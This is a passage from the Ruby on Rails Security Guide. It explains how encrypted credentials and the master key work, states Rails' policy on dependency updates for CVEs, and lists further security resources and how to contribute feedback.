Rails stores secrets in `config/credentials.yml.enc`, which is encrypted and hence cannot be edited directly. Rails uses `config/master.key` or alternatively looks for the environment variable `ENV["RAILS_MASTER_KEY"]` to encrypt the credentials file. Because the credentials file is encrypted, it can be stored in version control, as long as the master key is kept safe.

By default, the credentials file contains the application's `secret_key_base`. It can also be used to store other secrets such as access keys for external APIs.

To edit the credentials file, run `bin/rails credentials:edit`. This command will create the credentials file if it does not exist. Additionally, this command will create `config/master.key` if no master key is defined.

Secrets kept in the credentials file are accessible via `Rails.application.credentials`. For example, with the following decrypted `config/credentials.yml.enc`:

```
secret_key_base: 3b7cd72...
some_api_key: SOMEKEY
system:
  access_key_id: 1234AB
```

COPY

`Rails.application.credentials.some_api_key` returns `"SOMEKEY"`.


`Rails.application.credentials.system.access_key_id` returns `"1234AB"`.

If you want an exception to be raised when some key is blank, you can use the bang version:

```
# When some_api_key is blank...
Rails.application.credentials.some_api_key! # => KeyError: :some_api_key is blank
```

COPY

 Learn more about credentials with `bin/rails credentials:help`.

 Keep your master key safe. Do not commit your master key.

11 Dependency Management and CVEs

We don't bump dependencies just to encourage use of new versions, including for security issues. This is because application owners need to manually update their gems regardless of our efforts. Use `bundle update --conservative gem_name` to safely update vulnerable dependencies.

12 Additional Resources

The security landscape shifts and it is important to keep up to date, because missing a new vulnerability can be catastrophic. You can find additional resources about (Rails) security here:

- Subscribe to the Rails security [mailing list](#).
- [Mozilla's Web Security Guidelines](#) - Recommendations on topics covering Content Security Policy, HTTP headers, Cookies, TLS configuration, etc.
- A [good set of security resources](#), notably the [Cheat Sheet Series](#), with for example the [Cross-Site Scripting Cheat Sheet](#).



Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content or stuff that is not up to date. Please do add any missing documentation for main. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the main branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome on the [official Ruby on Rails Forum](#).

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